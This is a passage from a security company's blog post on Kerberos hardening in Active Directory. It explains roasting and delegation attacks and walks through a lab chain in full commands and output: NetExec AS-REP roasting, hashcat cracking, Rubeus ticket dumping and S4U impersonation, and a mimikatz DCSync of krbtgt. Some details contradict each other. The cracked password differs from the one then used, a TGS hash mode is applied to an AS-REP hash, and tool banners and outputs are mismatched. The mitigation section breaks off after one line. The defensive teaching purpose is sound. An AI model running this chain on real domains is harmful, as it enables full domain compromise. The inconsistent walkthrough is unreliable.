

SecCore Essentials - Kerberos Security



seccore.at/blog/kerberos-security

Benjamin Floriani, Patrick Pongratz

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Summary

This entry highlights common attack vectors and special features of the Kerberos protocol that have to be kept in mind in order to create a secure environment. This SecCore Essential is considered implemented if the following conditions are met:


- There are no highly privileged users with a Service Principal Name (SPN) set
- All service users have strong and randomly generated passwords
- **Pre-Authentication** is required for all users
- There are no systems where **Unconstrained Delegation** is configured (besides of Domain Controllers)

Introduction

Kerberos is the successor to NTLM in Microsoft Active Directory environments. It is a modern and robust protocol that fixes security problems like NTLM Relaying (described in our [SMB Security](#) and [LDAP Security](#) post).

Kerberos uses a ticketing system instead of the challenge-response procedure used by NTLM, making it more robust against attacks:

- The user first requests a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC). The Domain Controller acts as an authentication server (AS) and verifies the login credentials from the request.
- The user receives a TGT from the authentication server. This ticket allows the user to request Service Tickets (ST) for a target service.
- The user provides the TGT to a Ticket Granting Server (TGS) and receives a ST for the target service.
- The user can now use this ST on the target service to authenticate. The target service never gets a (hashed) password.



Common Attack Vectors

This section describes some security problems that may arise when using Kerberos authentication.

Kerberoasting

Any valid domain user account can obtain a TGT from the KDC. The TGT proves the user's identity and is used to request Service Tickets for accounts that have a Service Principal Name registered, such as SQL, Exchange or custom application services. The KDC encrypts the Service Ticket with a key derived from the service account's password hash.

An attacker can use this feature to request Service Tickets for all users with an SPN, but since the ticket is encrypted, they can not be used for authentication to a target system. However, the fact that the ticket is encrypted can be exploited, since an attacker can attempt to crack the encryption password offline and recover credentials for the service account.

AS-REP Roasting

AS-REP roasting is functionally identical to Kerberoasting. There is a special flag (do not require pre-authentication) that can be set for service users which makes it possible to request a Service Ticket without presenting a TGT.

To request a Service Ticket, an attacker only needs to know the username of the target user. Since possible usernames can be enumerated, this attack is very dangerous as it does not require any domain user credentials.


After receiving a Service Ticket, it can also be cracked offline like in the Kerberoasting attack.

Kerberos Delegations

Delegations are a powerful mechanism in the Kerberos protocol, since they allow services to act on the behalf of another user or computer. For example, a web server may need to get a user's documents from a file share. It can use delegations to connect to the file share as the logged on user and retrieve their documents. There are multiple ways to set up delegations, each with different security considerations:

Unconstrained Delegation

Systems or services with unconstrained delegation enabled will cache Kerberos tickets in memory. If they are compromised by an attacker, the stored tickets can be used to authenticate to other systems with the permissions of this user or system. Tools like **Coercer**¹ can also be used to force a target system to connect to an unconstrained delegation system, leaving its ticket in memory where it can be stolen.




Constrained Delegation

Constrained delegation was implemented with Windows Server 2003 and was meant to improve security for Kerberos delegations. Constrained delegation allows a service account to impersonate users only when connecting to specific services (SPNs) listed in its **msDS-AllowedToDelegateTo** attribute.

If the service account configured for constrained delegation is compromised, an attacker can request Service Tickets on behalf of any user to the delegated target services, without needing to extract tickets from memory.

An attacker who gains administrative permissions on such a system or compromises such an account can automatically compromise all other systems that it is allowed to delegate to.



Resource Based Constrained Delegation (RBCD)

RBCD is a different form of Constrained Delegation. It was introduced with Windows Server 2012 and works in the opposite direction. Instead of the service account listing which services it can delegate to, the resource account (a computer or service) stores this information in its **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute.

This attribute contains an Access Control List (ACL) that specifies which accounts are permitted to act on behalf of users to the resource.


An attacker who compromises an account listed in this attribute can impersonate any user to the specific resource, but cannot extend that access to other systems unless they are also explicitly configured for RBCD.

Attack Scenario

This section should demonstrate how attackers may exploit different Kerberos configurations to fully compromise the Active Directory. The setup of this attack scenario is as follows:

- [Network segmentation](#) is not properly configured
- The attacker has a foothold in the internal network without user credentials
- The attacker has no considerations regarding OPSEC, the most straightforward approach is used

Additionally this attack scenario consists of three different systems and one vulnerable user:



Since the attacker has already access to the internal network, they can use this access to crack AS-REP-Roastable accounts using a brute-force attack. For this, the tool **NetExec**² can be used, with the following arguments:

```
nxc ldap <DC> -u users.txt -p '' --asreproast output.txt
```

For probable usernames, a list of common usernames is used. The password field is left empty, since no password is required for AS-REP roasting. The output file contains all roastable accounts and their hashes.

This approach reveals the password hash of the roastable account `serviceUser@lab.local`:

```
bf@DESKTOP-K7TUEGS -> nxc ldap 192.168.30.131 -u users.txt -p '' --asreproast output.txt
LDAP      192.168.30.131 389 WIN-4SAHM65HN1H [*] Windows Server 2022 Build 20348 (name:WIN-4SAHM65HN1H) (domain:lab.local) (signing:None) (channel binding:Never)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
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[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
LDAP      192.168.30.131 389 WIN-4SAHM65HN1H $krb5asrep$23$serviceUser@LAB.LOCAL:317f4d1634c8797d356f4e85e743da99
```

This hash can afterwards be used to perform an [offline brute-force attack](#) against it:

```
Dictionary cache built:
* Filename.: wordlist.txt
* Passwords.: 14344393
* Bytes.....: 139921514
* Keyspace.: 14344386
* Runtime...: 1 sec

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23*$USER$DOMAIN$HTTP/SRV1.lab.local*$ed795...54a36b
Time.Started.....: Fri Aug 22 10:00:00 2025 (0 secs)
Time.Estimated...: Fri Aug 22 10:00:00 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.....: File (wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 49275.3 kH/s (2.24ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 917528/14344386 (6.40%)
Rejected.....: 24/917528 (0.00%)
Restore.Point...: 0/14344386 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> jalpa13
Hardware.Mon.#01.: Temp: 34c Fan: 0% Util: 2% Core:1569MHz Mem:5508MHz Bus:16
```

If, like in this case, the brute-force attack is successful, the attack retrieves the cleartext password of the vulnerable account:

```
sh-5.3$ cat result.txt
$krb5tgs$235*USER$DOMA\HTTP\SRV1.lab.local*5ed795a42386a933878934fceeab7ea55d7e7e2ded696addb3dcf1c44fd6217e74e2bd361aa76a7f00fa9d588551033b815651049be7f38b42ed73c42edcb5232cdd8059469faadbcb303926
5d14d757d128f15a16dc58241eff2ed92309b5e41153a89eb0dffaee0e2c294bffb5df7f2ccbe2a7ebd4e1c87ba7a739c197323291042b65462f5195694d156293db7ac29b6ff57d142e7ab3a68d87a8923f72e36de4001a6c3b8a6e959e9ac97f14b3b11f8
63db3f3c6a02eb52df6a0e957222ec4e3c22e019cddff9b84249660433984916a22656e1594f3d8a8596058f37a2183c39b541f32221ed40452d8ba61958f5a1731f38617bb89dad309a6505ab6a9fa270f58e69e16a1124d9ef23ce4884b966f2961b18c
812ac934a4f7baa27c4519965b8c48a0306f441509b74bde944c07d598fb197cf5df513e44de4db8a94ecd1d9174f293eb0677f0b17b768c0220e316dde3fa60b55860474d450a377b4af83c392d046206067df90ad2e71690521dbda858cc7e2ad3d
2c7ee149629b909aca20e2c2d2a82e555b04849c03f277170f58d588b3430f8a38156704242d7f4f6df8a934d132ab5b7d12dc7f8ed38fa2985f98dc744a3e35c5ac79cce998c83b32126356875939352bf003da5af210fc9e6db30e9ac656f22594d1d48
7677982892d0beff94b843546c16c091168ddc94868291c6d49f05ad1e2587607a55fa406d59f77b52dc7c7fd74ba489d4e36c2a04b27512c8a0a816b2fd03ad4c84509da6b919aaf103741efce470f4b38d106df7beb269070f0167eb1e83f3959c24
1abadd10395652af1585b762693a7ee6ac04ab845baa82c290950bacd92071fa6a534a40ef1ae74304c355dc8cd36b8a0e456f1b9eda77ee579f913d6e51053f7cc79adc4a64995f1c890ce1aaba813cbb624ec5fe77f478de45570e30ebba3291bef
92fe41806371b87560eae1b85002288339d2836d77e467d71f24ebfbc4d7aae44dfc6e4b6308d3be5e21b16dd6a95b126035600441402ee043b3483bc73ab104cd06c37af26f88a50cc682ce38d28e95e45b281f37e23ad77f1af6f4b3786326db0699fbec
55bcd2f34e5326e2e1d154777aed7821968e5200783cbaac452c58a1cdd9e23ec9c530b6047d0b12631caa9ee251a552206f3cae1e394f744b36392a511567d2df8464194ef86eca66ae37c377f385b7348ee773f0b96f58cdfb37466f953c20edda54
af6c15afc9706c4fae69199292b98b9a7eda9d3df3ceaf35c87e067f8b81552c2e6c02143f43ce94c215207ca3c8282cf2198247e5edf3aeb4f0d374d9672f13f1c6f8f10f0934ec8fd16d553c4ed4d263dded227287d4f0ceab0bd6715227d6c2844f1ea5
b0aef588311cdfc4f45433ef933bc674e1f7ed5461a74f0191359b99fdeeeddbabd46567b38cc0c8846334391c6af9e2a0e2486677edf8ed3bc1849a12c18ee41d6180b54f35642cc0aa7ab2b907da80f598bad5536557e40fa0583f7704618e1a050b332
6cd25003dabae3af36fe48d0599b083b6ba94ed15d13c6f4d3ac45b22e3e46df434f89f56b0dd019750a88cbbae1704298193fa76715cbd7253b8301dd97b7f54c72fde4dccc089fffb6d3e9e2e29020a30d23c5d1513b82aa54a360 (Qerty123!)
```

Afterwards the attacker can use the password to enumerate the permissions of the account, which reveals, that they have administrative access on the system `srv1.lab.local`:

```
bf@DESKTOP-K7TUEGS -> nxc smb srv1.lab.local -d lab.local -u serviceUser -p 'Pwn3d!'
SMB 192.168.30.134 445 SRV1 [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.134 445 SRV1 [+] lab.local\serviceUser:Pwn3d! (Pwn3d!)
```

Additionally, **ADSearch**³ can be used with the following arguments to search for systems that have unconstrained delegation configured:

```
ADSearch.exe --search "(&(objectCategory=computer)
(userAccountControl:1.2.840.113556.1.4.803:=524288))" --attributes
samaccountname,dnshostname
```

Luckily for the attacker, the compromised system `srv1.lab.local` is one of those systems:

```
C:\tools>ADSearch.exe --search "(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=524288))" --attributes samaccountname,dnshostname

  A D S E A R C H

Twitter: @tomcarver_
GitHub: @tomcarver16

[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=lab,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 2
    [+] samaccountname : WIN-4SAHM65HN1H$
    [+] dnshostname : WIN-4SAHM65HN1H.lab.local
    [+] samaccountname : SRV1$
    [+] dnshostname : SRV1.lab.local
```

Since the system is configured with unconstrained delegation, it caches Kerberos tickets in memory. This can be abused by **coercing**¹ a user or an additional system to login into `srv1.lab.local`, which then stores the ticket. All cached tickets can be viewed by the `triage` command of **Rubeus**⁴:

`Rubeus.exe triage`

This reveals that a ticket of the domain controller is stored in memory, after it was coerced:

Action: Triage Kerberos Tickets (All Users)


[*] Current LUID : 0x4efb66

LUID	UserName	Service	EndTime
0x651230	WIN-4SAHM65HN1H\$ @ LAB.LOCAL	krbtgt/LAB.LOCAL	22.08.2025 18:42:27
0x62bd4e	Administrator @ LAB.LOCAL	krbtgt/LAB.LOCAL	22.08.2025 21:53:37
0x4efb7c	serviceuser @ LAB.LOCAL	krbtgt/LAB.LOCAL	22.08.2025 21:52:29
0x4efb7c	serviceuser @ LAB.LOCAL	host/srv1.lab.local	22.08.2025 21:52:29
0x4efb66	serviceUser @ LAB.LOCAL	krbtgt/LAB.LOCAL	22.08.2025 21:52:29
0x3e4	srv1\$ @ LAB.LOCAL	krbtgt/LAB.LOCAL	22.08.2025 19:22:17
0x3e4	srv1\$ @ LAB.LOCAL	DNS/win-4sahm65hn1h.lab.local	22.08.2025 19:22:17
0x3e4	srv1\$ @ LAB.LOCAL	ldap/win-4sahm65hn1h.lab.local	22.08.2025 19:22:17
0x3e4	srv1\$ @ LAB.LOCAL	GC/WIN-4SAHM65HN1H.lab.local/lab.local	22.08.2025 19:22:17
0x3e4	srv1\$ @ LAB.LOCAL	ldap/win-4sahm65hn1h.lab.local/lab.local	22.08.2025 19:22:17
0x3e4	srv1\$ @ LAB.LOCAL	cifs/WIN-4SAHM65HN1H.lab.local	22.08.2025 19:22:17
0x3e7	srv1\$ @ LAB.LOCAL	krbtgt/LAB.LOCAL	22.08.2025 19:22:17
0x3e7	srv1\$ @ LAB.LOCAL	LDAP/WIN-4SAHM65HN1H.lab.local	22.08.2025 19:22:17
0x3e7	srv1\$ @ LAB.LOCAL	cifs/WIN-4SAHM65HN1H.lab.local/lab.local	22.08.2025 19:22:17
0x3e7	srv1\$ @ LAB.LOCAL	SRV1\$	22.08.2025 19:22:17
0x3e7	srv1\$ @ LAB.LOCAL	LDAP/WIN-4SAHM65HN1H.lab.local/lab.local	22.08.2025 19:22:17

With administrative permissions, this ticket can be dumped with Rubeus by providing the current session ID (LUID) and service:

```
Rubeus.exe dump /luid:0x651230 /service:krbtgt
```

Afterwards the ticket gets printed into the commandline, or it can be injected directly in the current session with the /ptt argument of Rubeus:



```
mimikatz 2.2.0 x64 (oe.oe)
PS C:\Users\serviceuser\Desktop> .\Rubeus.exe s4u /impersonateuser:administrator /self /altservice:ldap/WIN-4SAHM65HN1H$.lab.local /user:WIN-4SAHM65HN1H$ /ticket:doIF6DCCBeSgAwIBBaEDAgEWooIE7jCCB0phggTmMIIIE4qADAgEFOQsbCUXBQI5MT0NBTKIeMBygAwIBAQEVMbMBmtYnRndBsJTEFCLkxPQ0FMO4IERDCCBKigAwIBEqEDAgECooIEmgSCBJaF946n48BwPPw5mqR7QLFU1aDe9bKiqemtacjdJ/L0o1g8PkKq00RVDqRdQ0SEhMB7DC90vubApD1fqiZ/Y1HP6616sW6ALZHb1NsQfhN0ZpccZ0iCEA17gg71PW8pBqR7t3LUIqwYjn7WehgWg5KntaigY0qjh3PpHkiRLXKU7gyscIgySsjvocR0g1L7y04RRnrjEkwUNaq4NDqWesuamNx28MT0jMRzb/Rgj/Djq7+qv3Z3x5BPJStDIoyx1KfHXkfWjrazaulnvdp1VGGM2tmAxBYuY34FMgkK614e0uV5m4cU+5HZFchBs9nWCiBbj4qr6jNHNb3JDE20Sm5xC/6XN9p3AWGAwH03aA+xwsMm1VBFG71cu2MYebhBZJEfuwCtFF/yhmk9hcxUGdYAJXCxBRSx6T00Y5uHf10qbf1f6a87paKFLn+6Kv0PaKV1VCVF1YCF50uhoiuvWop0Cvciuid50FLuHb100kaWYMGa5/np5dAwd8QnpMFKtP/62h3e7NPrSAdeiR6cu1Uhb
```

Now that an attacker has obtained a Service Ticket for a domain controller (a computer account), they will attempt to access the system in order to perform a DCSync attack. A DCSync means that all domain data such as users, groups, password-hashes etc. get replicated to other domain controllers. If an attacker gains access to this data, all accounts on the target domain are compromised, including users like krbtgt.

In order to accomplish this, the **S4U2Self** technique can be used:

```
Rubeus.exe s4u /impersonateuser:administrator /self /altservice:ldap/WIN-4SAHM65HN1H.lab.local /user:WIN-4SAHM65HN1H$ /ticket:[TICKET FROM DUMP] /ptt
```

This command impersonates the administrator account, requests access to the LDAP service on the domain controller in order to perform a DCSync and provides the previously dumped ticket of the computer account of WIN-4SAHM65HN1H\$ (the domain controller):


```

AuthenticationPackage : Kerberos
LogonType              : Network
LogonTime              : 22.08.2025 11:59:45
LogonServer            :
LogonServerDNSDomain  : LAB.LOCAL
UserPrincipalName      :

ServiceName            : krbtgt/LAB.LOCAL
ServiceRealm           : LAB.LOCAL
UserName               : WIN-4SAHM65HN1H$
UserRealm              : LAB.LOCAL
StartTime              : 22.08.2025 08:42:28
EndTime                : 22.08.2025 18:42:27
RenewTill              : 29.08.2025 08:42:27
Flags                  : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyType                : aes256_cts_hmac_sha1
Base64(key)            : 5+8FPpS/A7IMYFBKpRB99DlhfyP+bn9QeYnxFlT7Ufo=
Base64EncodedTicket    :

doIF6DCCBeSgAwIBBaEDAgEWooIE7jCCB0phggTmMIIe4qADAgEFoQsbcUxBQI5MT0NBTKIeMBygAwIBAAQEVMBMB8mtyYn
IERDCCBKigAwIBEqEDAgECooIEmgSCBJaF946n48BwPPw5mqR7QLFU1aDe9bKiqemtacjdJ/L0olg8PkKq00RVDqRdQ5EhMB7DC9
6sW6A1Zhb1WsQfhN0ZpccZ0iCEA17gg71PW8pBqR7t3LUIqwYjn7WehgWg5KntaigY0qjh3PpHkiRLXKU7gyscIgySsjvocR0g1L
WesuamNx28MtoJMRzb/Rgj/Djq7+qv3Z3x5BPJStDIoyxiKfHXkfWjrazaulnvdpivGGM2tmAxBYuY34FMgkK614eOuV5m4cU+5H
HNb3JDE20Sm5xC/6XN9p3AWGAwH03aA+xwsMm1VBFg7icu2MYebhBZJEFuwCtff/yhmk9hcXUGdYAJXCxBR5xqTVYXFqWf19ebif
lVCVF1XCS0yboiwwopdQCycjwidSOELeMhlQ0kaWXMCGE/pEdAwd8OrnmfKtP/62hJgZNRc8AdqiRCcu1UbxM/xnKgQeEB+Yc3/
6FY4AbDpXYF5N4uxTBTebQmTuyY4Nuf5wutubAYp0fhuVQh37DhBucYyF0ZdfabucQg0dVQadP8m84zcFVyuQDp7fAM4FYc773a

```

Since machines do not get remote local admin access to themselves, the Service Ticket cannot be used to get access. However, Rubeus provides a `/self` flag that can be used to abuse S4U2Self to obtain a usable Service Ticket. With this injected ticket, an attacker can use [mimikatz](#) to perform a DCSync:

mimikatz 2.2.0 x64 (oe.eo)

```

mimikatz # lsadump:dcsync /user:lab\krbtgt /domain:lab.local /dc:WIN-4SAHM65HN1H.lab.local
[DC] 'lab.local' will be the domain
[DC] 'WIN-4SAHM65HN1H.lab.local' will be the DC server
[DC] 'lab\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 18.06.2024 08:17:01
Object Security ID  : S-1-5-21-3814925540-344947264-3326548825-502
Object Relative ID  : 502

Credentials:
  Hash NTLM:
  ntlm- 0:
  lm - 0:

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 3fd918c186924ec382bc41efede06f45
* Primary:Kerberos-Newer-Keys *

```

Mitigation

To protect against AS-REP roasting, Kerberos pre-authentication should be required:

